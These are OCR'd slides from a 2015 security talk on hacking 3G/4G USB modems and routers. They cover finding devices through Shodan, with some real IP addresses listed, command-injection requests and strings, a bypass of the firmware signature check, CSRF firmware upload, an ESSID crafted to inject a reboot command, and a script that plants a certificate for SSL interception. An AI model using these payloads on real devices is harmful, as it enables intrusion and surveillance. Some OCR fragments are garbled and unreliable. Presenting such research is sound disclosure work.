


# How to build Big Brother With blackjack and h--kers

Yunusov Timur,  
Senior expert, Head of dept

POSITIVE TECHNOLOGIES



# How to build Big Brother ~~With blackjack and h\_ kers~~ With 3G modems and hackers

Yunusov Timur,  
Senior expert, Head of dept

POSITIVE TECHNOLOGIES

How to build Big Brother

When

- 2014-2015

How to build Big Brother

# When/Who/Where

- 2014-2015
- «root via SMS» SCADA Strange Love  
<https://youtu.be/T9AFFIVpCa8>
- Russia and the whole world

How to build Big Brother

# When/Who/Where/And why???

- 2014-2015
- «root via SMS» SCADA Strange Love  
<https://youtu.be/T9AFFIVpCa8>
- Russia and the whole world
- Cause nobody cares(((

How to build Big Brother

# Boring numbers



How to build Big Brother

## Boring numbers

- >10 (8 diff) 3G/4G modems/routers
- 75% vulns to RCE/fw modification
- 60% RCE are 0days



How to build Big Brother

## Boring numbers

- ~60 000 devices/1M/Telco
- 5000 devices/1W/SecurityLab
- 100% vulns to RCE/fw modification



How to build Big Brother

How?



How to build Big Brother

How?



+



[www.zeronights.org](http://www.zeronights.org)

How to build Big Brother

How?

1. Identification
2. Code injection
3. Data interception
4. SIM cloning / GSM Attacks
5. Host Infection
6. APT
7. Return to 1.

How to build Big Brother


# Identification



How to build Big Brother

## Identification

- WHOIS?



quickmeme.com

[www.zeronights.org](http://www.zeronights.org)

How to build Big Brother

## Identification

```
  
  

```

## How to build Big Brother



SHODAN

mini\_httpd/1.19 19dec2003 /html/index.html



Explore


Contact Us

Blog


Enterprise Access



Exploits



Maps



Download Results



Create Report

### TOP COUNTRIES



Pakistan	19,897
Indonesia	159
Bulgaria	49
Thailand	41
China	29

### TOP SERVICES

HTTPS	11,853
HTTP	8,119
HTTP (8080)	459
Synology	17
5555	2

### TOP ORGANIZATIONS

PTCL

19,772

Showing results 1 - 10 of 20,457

**119.159.217.27**

PTCL

Added on 2015-10-12 01:40:25 GMT

Pakistan, Lahore

[Details](#)

HTTP/1.1 307 Temporary Redirect

Date: Thu, 01 Jan 1970 00:00:00 GMT

Server: **mini\_httpd/1.19 19dec2003**

Connection: close

X-Download-Options: noopen

X-Frame-Options: deny

X-XSS-Protection: 1; mode=block

Strict-Transport-Security: max-age=31536000; includeSubdomains

Location: <http://119.159....>**182.190.87.108**

PTCL

Added on 2015-10-12 01:40:08 GMT

Pakistan, Islamabad

[Details](#)**SSL Certificate**

Issued By:

|- Common Name: mobile wifi

|- Organization: Huawei

Issued To:

|- Common Name: mobile wifi

|- Organization: Huawei

**Supported SSL Versions**

SSLv3, TLSv1, TLSv1.1, TLSv1.2

HTTP/1.1 307 Temporary Redirect

Date: Thu, 01 Jan 1970 00:00:00 GMT

Server: **mini\_httpd/1.19 19dec2003**

Connection: close

X-Download-Options: noopen

X-Frame-Options: deny

X-XSS-Protection: 1; mode=block

Strict-Transport-Security: max-age=31536000; includeSubdomains

Location: <https://182.190....>

How to build Big Brother

## Code Injection

- Public exploits + old FW
- Blackbox
- FW Access + FW RE + IDA
- FW modification + Arbitrary upload

How to build Big Brother

## Code Injection

- Public exploits + old FW

 [blog.asiantuntijakaveri.fi/2013/08/gaining-root-shell-on-huawei-b593-4g.html](http://blog.asiantuntijakaveri.fi/2013/08/gaining-root-shell-on-huawei-b593-4g.html)

```
# cpuinfo
curl -bcookie.txt -ccookie.txt -d"foobar" "http://192.168.1.1/html/management/executecmd.cgi?
cmd=ping|;cat|/proc/cpuinfo&RequestFile=/html/management/diagnose.asp"
curl -bcookie.txt -ccookie.txt -s "http://192.168.1.1/html/management/pingresult.asp" | sed -
-e's/_finshed_.*/g' -e's/\n/g' | sed -e's/^"/g' -e's/^\\ + \"/g'
```

How to build Big Brother

## Code Injection

- Blackbox
  - ?action=ping||shutdown -r 0||
  - ?date=;ping blahblah.com;

How to build Big Brother

## Code Injection

- Blackbox



How to build Big Brother

# Code Injection

- FW Access + FW RE + IDA
- Greetings:
  - Kirill Nesterov,
  - Dmitry Sklyarov

```
"           IP 68. Send SMS Command
msg_id="68"
#cmd=sprintf("qt_socket_client %s %s %s \"%s\" \"%s\" \"%s\" %s %d", lo, dbg, msg_id, phone[i], message, date, resend, sim)
#cmd=sprintf("qt_socket_client %s %s %s \"%s\" \"%s\" \"%s\" %s %d", lo, dbg, msg_id, address, message, date, resend, sim)
cmd=sprintf("qt_socket_client %s %s %s \"%s\" \"%s\" \"%s\" %s %d", lo, dbg, msg_id, address, "/dev/shm/qt_send_message", date, resend, sim)
printf("cmd=%s",cmd)
cmd|cat|line
```

```
/%Y %H:%M:%S NUL NUL NUL /tmp/resolv_mconf NUL NUL NUL NUL %d/%Y %I:%M:%S
v.conf NUL NUL NUL NUL nameserver@ NUL NUL / A NUL wifi_SSID1 NUL NUL 1,%d,%d,%d
NUL NUL NUL ping NUL NUL NUL NUL url NUL ping %s -c 1 2>&1 | grep -v
check_process NUL NUL NUL killall _xvoip_h
/nul
Lxvoip_hook_status_1 NUL xvoip_hook_status_2 NUL sys_wimax_if NUL NUL NUL
PSNUL NUL NUL wns_enable NUL NUL true NUL NUL NUL NUL wifi_wns_enable NUL wifi_w
```

How to build Big Brother

## Code Injection

- FW modification + Arbitrary upload

How to build Big Brother

## Code Injection

- FW modification + Arbitrary upload
  - Integrity attacks

How to build Big Brother

## Code Injection

- FW modification + Arbitrary upload
  - Integrity attacks
  - Remote upload (CSRF/XSS)

How to build Big Brother

## Code Injection

- FW modification + Arbitrary upload
  - Integrity attacks
  - Remote upload (CSRF/XSS)
  - Local upload (diag mode)

How to build Big Brother

## Code Injection

- FW modification + Arbitrary upload
  - Integrity attacks

How to build Big Brother

## FW Integrity Control

- FW encrypted via RC4
- RSA Digital Signature +SHA1

How to build Big Brother

# FW Integrity Control

— ДМИТРИЙ СКЛЯРОВ —

You are not smart enough to do crypto!



How to build Big Brother

## FW Integrity Control

- FW encrypted via RC4

How to build Big Brother

## FW Integrity Control

- FW encrypted via RC4
  - Constant keystream **FAIL**
  - Part1 XOR Part2 **FAIL**
  - FW1 XOR FW2 **FAIL**
  - Lot of plaintext (CDROM) **FAIL**

How to build Big Brother

# FW Integrity Control

- FW encrypted via RC4

**FAIL**

```
00000000: EB 3C 90 6D 6B 64 6F 73 66 73 00 00 00 02 04 01 00  л<þmkdosfs  ●♦☺  
00000010: 02 00 02 F8 0F F8 03 00 20 00 40 00 00 00 00 00 00  ●  ●ш♦ш♥  @  
00000020: 00 00 00 00 00 00 29 6E 1F 3B 15 47 43 54 2D 4C  ) n▼;SGCT-L  
00000030: 54 45 20 20 20 20 46 41 54 31 32 20 20 20 0E 1F  TE  FAT12  ▼  
00000040: BE 5B 7C AC 22 C0 74 0B 56 B4 0E BB 07 00 CD 10  s[|¬"At◦VrЛ»• H►  
00000050: 5E EB F0 32 E4 CD 16 CD 19 EB FE 54 68 69 73 20  ^лр2дН-Н↓люThis  
00000060: 69 73 20 6E 6F 74 20 61 20 62 6F 6F 74 61 62 6C  is not a bootabl  
00000070: 65 20 64 69 73 6B 2E 20 20 50 6C 65 61 73 65 20  e disk. Please  
00000080: 69 6E 73 65 72 74 20 61 20 62 6F 6F 74 61 62 6C  insert a bootabl  
00000090: 65 20 66 6C 6F 70 70 79 20 61 6E 64 0D 0A 70 72  e floppy and♪pr  
000000A0: 65 73 73 20 61 6E 79 20 6B 65 79 20 74 6F 20 74  ess any key to t  
000000B0: 72 79 20 61 67 61 69 6E 20 2E 2E 2E 20 0D 0A 00  ry again ... ♪  
000000C0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
...  
00008800: 02 43 44 30 30 31 01 00 00 20 00 20 00 20 00 20 00 20  ●CD001@  
00008810: 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20  
00008820: 00 20 00 20 00 20 00 20 00 59 00 6F 00 74 00 61  
00008830: 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20  
00008840: 00 20 00 20 00 20 00 00 00 00 00 00 00 00 00 00 00 00
```

## FW Integrity Control

- RSA Digital Signature +SHA1
  - AR: !<arch>:
    - FW
    - pkginfo: <7742526>
    - Sign=RSA(SHA1(FW[0..7742526]))

```
1  QАрэлМт-=ЩТ : <ИюУИИА(BELFыио
2  -ЕIХүЙ®\Ни0г
3  рЛUSоB»в : МШГ8hФРБ!№: | . ЕIХЭЛЬе€0DC2hСЕИUShh_ЕIJS=¤eoSOХц
4  ИовЖІЛ”э3ESCjси<DAE>нцVz”х‘Д”ѓшVSU, 1±с0 [C} ESC«\ <¤h
5
```

How to build Big Brother

## FW Integrity Control

- RSA Digital Signature +SHA1



How to build Big Brother

## FW Integrity Control

- RSA Digital Signature +SHA1
  - ar --add data.tar.gz
  - ar -v
    - data.tar.gz
    - sign
    - pkginfo
    - data.tar.gz

How to build Big Brother

## FW Integrity Control


- RSA Digital Signature +SHA1      **FAIL**
  - ar --add data.tar.gz
  - ar -v
  - data.tar.gz
  - sign
  - pkginfo
  - **data.tar.gz**

How to build Big Brother

## FW upload/CSRF

```
<form action="#"  
method="POST" id=fwUploadForm name=fwUploadForm target=fwUploadResult  
enctype="multipart/form-data" onsubmit="onSubmitFwUpload()"  
style="border:none;display:block;position:absolute;opacity:0;filter:alpha  
>  
<input type=file id=updateFwFile  
style="width:100px;height:32px;font-size:20px" size=1  
name=updateFwFile onchange="onFwFileSelected(this)"  
accept="application/x-binary"  
class=clickable  
>  
</form>  
<iframe id=fwUploadResult name=fwUploadResult onload="onUploadResultLoad()>  
<script>$("#fwUploadForm").prop("action", devCtrlUrlUpfW)</script>
```

[http://blog.kotowicz.net/2011/04/  
how-to-upload-arbitrary-file-contents.html](http://blog.kotowicz.net/2011/04/how-to-upload-arbitrary-file-contents.html)



How to build Big Brother

## FW upload/ XSS

- HUAWEI PSIRT 436642 (2015-05-29)

<http://www1.huawei.com/en/security/psirt/security-bulletins/security-notices/archive/hw-436642.htm>

How to build Big Brother


## Data interception

- Cell ID
- WiFi
- SMS
- HTTP
- SSL

How to build Big Brother


# Data interception

- Cell ID
  - <http://opencellid.org/> + XSS



10.0.0.1/status

InterfaceType=lte  
3GPP.IMEI=2501  
3GPP.UICC-ID=0  
3GPP.IMEI=3589  
3GPP.IMEISV=35  
3GPP.MSISDN=  
DeviceName=Wi-Fi [REDACTED] 4G LTE  
RfVersion=0C  
AsicVersion=20161  
FirmwareVersion=01.00.03.999 (04/03/2015)  
State=Scanning  
WebGuiUrl=http://[REDACTED]  
UpdateState=NotStarted  
UpdateProgress=0  
SupportsConnectDisabling=0  
WifiStatus=On



How to build Big Brother

# Data interception

- WiFi

```
U:\>nc -l -p 4000
iwlist wlan0 scan
wlan0      Scan completed :
Cell 01 - Address: 14:D6:4D:37:B8:86
          Channel:2
          Frequency:2.417 GHz (Channel 2)
          Quality=54/70  Signal level=-56 dBm
          Encryption key:ESSID:"(> < :; ) /sbin/reboot"
          Bit Rates:1 Mb/s, 2 Mb/s, 5.5 Mb/s; 11 Mb/s; 6 Mb/s
                      9 Mb/s; 12 Mb/s; 18 Mb/s
          Bit Rates:24 Mb/s; 36 Mb/s; 48 Mb/s; 54 Mb/s
          Mode:Master
          Extra:tsf=0000003d0cab2d80
          Extra: Last beacon: 248ms ago
          IE: Unknown: 00172829207B203A3B207D3B202F7362696E2F7265626F6
F74
          IE: Unknown: 010882848B968C129824
          IE: Unknown: 030102
          IE: IEEE 802.11i/WPA2 Version 1
              Group Cipher : TKIP
              Pairwise Ciphers (2) : CCMP TKIP
              Authentication Suites (1) : PSK
          IE: WPA Version 1
              Group Cipher : TKIP
              Pairwise Ciphers (2) : CCMP TKIP
              Authentication Suites (1) : PSK
          IE: Unknown: 2A0100
          IE: Unknown: 3204B048606C
          IE: Unknown: DD180050F2020101820003A4000027A4000042435E00623
          IE: Unknown: DD0900037F01010000FF7F
          IE: Unknown: DD0A00037F04010000004000
Cell 02 - Address: BC:AE:C5:C4:DC:12
```


22F00

[www.zeronights.org](http://www.zeronights.org)

How to build Big Brother

## Data interception

- SMS



How to build Big Brother

# Data interception

- HTTP
  - ARP-spoofing
  - DNS-spoofing

Property	Value
Connection-specific DN...	
Description	Remote NDIS based Internet Sharing Dev
Physical Address	00-09-3B-F0-1A-40
DHCP Enabled	Yes
IPv4 Address	192.168.0.10
IPv4 Subnet Mask	255.255.255.0
Lease Obtained	Tuesday, November 24, 2015 3:26:30 PM
Lease Expires	Tuesday, November 24, 2015 3:31:30 PM
IPv4 Default Gateway	192.168.0.1
IPv4 DHCP Server	192.168.0.1
IPv4 DNS Server	192.168.0.1
IPv4 WINS Server	
NetBIOS over Tcpip En...	Yes
Link-local IPv6 Address	fe80::5d60:93b5:b0d8:90d7%34
IPv6 Default Gateway	

How to build Big Brother

# Data interception


- SSL
  - Host RCE

```
<script>
function writeFileInIE(filePath, fileContent) {
try {
var fso = new ActiveXObject("Scripting.FileSystemObject");
var file = fso.OpenTextFile(filePath, 2, true);
file.WriteLine(fileContent);
file.Close();
} catch (e) {
}
}
writeFileInIE("c:/1.crt", "-----BEGIN
CERTIFICATE-----MIICxDCCA12gAwIBAgIEVbtqxDANBgkqhkiG9w0BAQUF
Qb3J0U3dpZ2d1cjEUMBIGA1UEChMLUG9ydFN3aWdnZXIxFzAVBgNVBAsTD1B
A3MjYxMjMyMDRaMIGKMRQwEgYDVQQGEwtQb3J0U3dpZ2d1cjEUMBIGA1UECBM
BUGA1UECxM0UG9ydFN3aWdnZXIxIgQ0ExFzAVBgNVBAMTD1BvcnRTd2lnZ2Vy
IEx0aG9uZC1pZ25pbmUxIjAyMzIwMjAxMjIwMjIwMjIwMjIwMjIwMjIwMjIwMj
q+xM+k8YVAE1REG1A1y6AzFFjyNngMY10U8boB2Gv9sRJ7y11+eNT9Dh8pln2
BozUwMzASBgNVHRMBAf8ECDAGAQH/AgEAMB0GA1UdDgQWBFR24qD42rjp1UY
